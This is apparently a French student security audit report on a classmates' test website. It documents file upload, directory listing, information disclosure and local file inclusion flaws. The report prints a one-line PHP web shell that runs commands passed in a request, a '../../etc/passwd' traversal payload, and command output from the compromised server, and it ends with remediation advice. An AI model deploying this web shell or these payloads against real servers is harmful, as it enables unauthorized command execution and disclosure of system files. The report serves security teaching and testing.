



Flowers are beautiful

Rapport de l'audit du site <http://ajisai4.ddns.net/>

14.03.2021

MASTER SSI M1

Par:

HAROUNI DJIHANE OUM KELTOUM

171731091986

ZIANI Mohamed Riad


171731074153

Synthèse


Durant cette mission, nous avons audité le site web de nos camarades "<http://ajisai4.ddns.net/>". L'attaque s'est déroulée entre le 14 Mars 2021 chez nous à la maison pendant 6H. L'audit réalisé était de type boîte noire (aucune information sur le site web n'est donnée). Le site web contient un grand nombre de vulnérabilités dont la criticité est variable. Ces vulnérabilités permettent à n'importe qu'elle attaquant de visualiser les répertoires ,les fichiers du code temporaires, de prendre le contrôle de la base de données (ajouter, supprimer ou modifier des données, tables...), exécuter des commandes arbitraires sur la machine qui héberge et donc prendre son contrôle et aussi se positionner n'importe où dans le serveur qui héberge le site. Il est fortement recommandé de revoir la conception du site web, Donc il faut modifier quelques paramètres du site pour augmenter sa sécurité. Comme par exemple le filtrage des données uploadées,enlever les fichiers de backup du répertoire public , désactiver le listage des répertoires.Il faut aussi filtrer les informations rentrées dans les formulaires pour éviter les injections de codes malicieux..

Les Vulnérabilités trouvées :

D'abord l'accès à la page d'accueil du site-web :



Nous mèneras vers une autre page d'upload de fichier



La première vulnérabilité trouvée est l' **Arbitrary File Upload**, qui nous permet en tant qu'attaquant d'uploader des fichiers de n'importe quel type car le filtre de type de fichier est inexistant, dans la capture ci-dessous nous avons uploader un script php sans difficultés

The image has been uploaded.
It will be added to the gallery as soon as possible.
Thank you!

La prochaine vulnérabilité nommée **Listage de Répertoire** consiste à lister le contenu des dossiers pour en déduire l'arborescence de certains fichiers du site-web et y accéder, ceci a été utilisé pour afficher le contenu du dossier "/upload" qui regroupent tous les fichiers uploadés par les utilisateurs ou dans notre cas les scripts php

Non sécurisé | ajisai4.ddns.net/gallery/

Applications Getting Started Web Slice Gallery Imported From Firefox

Index of /gallery

Name	Last modified	Size	Description
Parent Directory			
1.jpg	18-Feb-2021 21:27	12K	
2.jpg	18-Feb-2021 21:17	63K	
3.jpg	18-Feb-2021 13:13	55K	
4.jpeg	18-Feb-2021 21:17	37K	
5.jpg	18-Feb-2021 21:24	75K	
6.jpg	18-Feb-2021 21:25	218K	
7.jpg	18-Feb-2021 13:13	235K	
8.jpg	18-Feb-2021 21:26	771K	
9.jpg	18-Feb-2021 21:27	49K	
10.jpg	18-Feb-2021 21:19	137K	
11.jpg	18-Feb-2021 21:16	8.3K	
12.jpg	18-Feb-2021 21:17	12K	
13.jpg	18-Feb-2021 21:17	16K	
14.jpg	18-Feb-2021 21:17	10K	
15.jpg	18-Feb-2021 21:18	10K	
Wistaria place au 0320_2000.jpg	18-Feb-2021 13:14	331K	


The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Index of /upload" and has the URL "ajaisai4.ddns.net/upload/". The page displays a table of uploaded files:

Name	Last modified	Size	Description
Parent Directory		-	
Ani-Shell.php	14-Mar-2021 05:28	85K	
code.php	14-Mar-2021 04:43	113	
jaro-hernandez-NAA966H6U3Y-unplash.jpg	23-Feb-2021 07:22	1.0M	
jamine-joles-f0beec-Ec0-unplash.jpg	23-Feb-2021 07:25	593K	
kasia-wanner-Pi7R19E3_QO-unplash.jpg	23-Feb-2021 07:23	1.5M	

At the bottom of the browser window, there is a footer bar with the Apache server information: "Apache/2.2.22 (Ubuntu) Server at ajaisai4.ddns.net Port 80".


A standard Windows taskbar at the bottom of the screen, featuring the Start button, a search bar with the text "Type here to search", pinned icons for File Explorer, Mail, Photos, and others, and the system tray with battery, signal, and volume icons.

On remarque aussi qu'il y'a une **Divulgation d'informations Techniques** dans la gestion des erreurs si par exemple on essaye d'accéder à un répertoire inexistant




On peut déjà apprendre que le site est hébergé sur une machine Linux (Ubuntu) communicant grâce au port 80 avec un server Apache de version 2.2.22


La prochaine vulnérabilité se trouve dans une autre partie du site web après avoir retourné à la page d'accueil et choisis "View Gallery"




Cette page s'affiche :




En appuyant sur le bouton goto l'url nous donne la possibilité de modifier la valeur du champ à “go=../../etc/passwd” ce qui nous affiche :



Cette vulnérabilité est de type **LFI (Local File Inclusion)** elle peut inclure le contenu d'un fichier local (qui se trouve dans le serveur hébergeant) dans une page du site. Elle permet d'afficher le contenu de certains fichiers critiques, dans notre exemple on affiche le contenu du fichier passwd sur Linux contenant des informations concernant les groupes des utilisateurs et leurs priviléges, ceci permet aussi un **Directory Traversal** pour afficher d'autres fichiers tel que ceux uploader



A l'aide de l'**Arbitrary File Upload** on a pu uploader un script php qui fonctionne comme un backdoor grâce à la fonction **system** qui permet l'**Exécution de Commandes Arbitraires (OS Command Injection)**



The screenshot shows a Visual Studio Code interface with multiple files listed in the sidebar: Theory.class, zmer2.py, NumberTheory.java, Untitled-1, ncc.php, ajouterKimaNheb.php, and code.php. The code.php file is open in the editor. The code contains the following PHP script:


```

1 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }
2 ?>

```

A red box highlights the line `system(\$cmd);` to indicate the injection point.

Le code injecté



Uploader le fichier “code.php”

```

USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.1 24588 2492 ?        Ss  03:35  0:14 /sbin/init
root      2  0.0  0.0     0  0 ?        S  03:35  0:00 [kthreadd]
root      3  2.0  0.0     0  0 ?        S  03:35  7:49 [ksoftirqd/0]
root      5  0.0  0.0     0  0 ?        S< 03:35  0:00 [kworker/0:0H]
root      7  2.7  0.0     0  0 ?        R  03:35 10:28 [rcu_sched]
root     18  1.3  0.0     0  0 ?        S  03:35  5:07 [rcuos/0]
root     19  0.9  0.0     0  0 ?        S  03:35  3:42 [rcuos/1]
root     20  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/2]
root     21  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/3]
root     22  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/4]
root     23  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/5]
root     24  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/6]
root     25  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/7]
root     26  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/8]
root     27  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/9]
root     28  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/10]
root     29  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/11]
root     30  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/12]
root     31  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/13]
root     32  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/14]
root     33  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/15]
root     34  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/16]
root     35  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/17]
root     36  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/18]
root     37  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/19]
root     38  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/20]
root     39  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/21]
root     40  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/22]
root     41  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/23]
root     42  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/24]
root     43  0.0  0.0     0  0 ?        S  03:35  0:00 [rcuos/25]

```

L'exécution de la commande “**ps aux**” pour afficher tous les processus de tout les utilisateur avec leur PID et d'autre informations

```

phpinfo()
PHP Version => 5.3.10~ubuntu3.26
System => Linux ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014 x86_64
Build Date => Fri Feb 13 2017 20:36:43
Server API => Command Line Interface
Virtual Hosts Configuration => none
Configuration File (php.ini) Path => /etc/php5/cli
Loaded Configuration File => /etc/php5/cli/php.ini
Scan this dir for additional .ini files => /etc/php5/cli/conf.d
Additional .ini files parsed => /etc/php5/cli/conf.d/gd.ini,
/etc/php5/cli/conf.d/mcrypt.ini,
/etc/php5/cli/conf.d/mysql.ini,
/etc/php5/cli/conf.d/pdo.ini,
/etc/php5/cli/conf.d/pdo_mysql.ini,
/etc/php5/cli/conf.d/pdo_myqsl.ini
PHP API => 20090626
PHP Extension => 20090626
Zend Extension => 220090626
Zend Extension Build => API220090626_6TS
PHP Extension Build => AP1220090626,NTS
Debug Build => no
Thread Safety => disabled
Thread Memory Manager => enabled
Zend Multibyte Support => disabled
zend_extension_loaded => 
Registered PHP Streams => https, ftps, compress.zlib, compress.bz2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports => tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters => zlib., gzip., convert.iconv., string.rot13, string.toupper, string.tolower, string.strip_tags, convert., consumed, dechunk, mcrypt., mdecrypt.

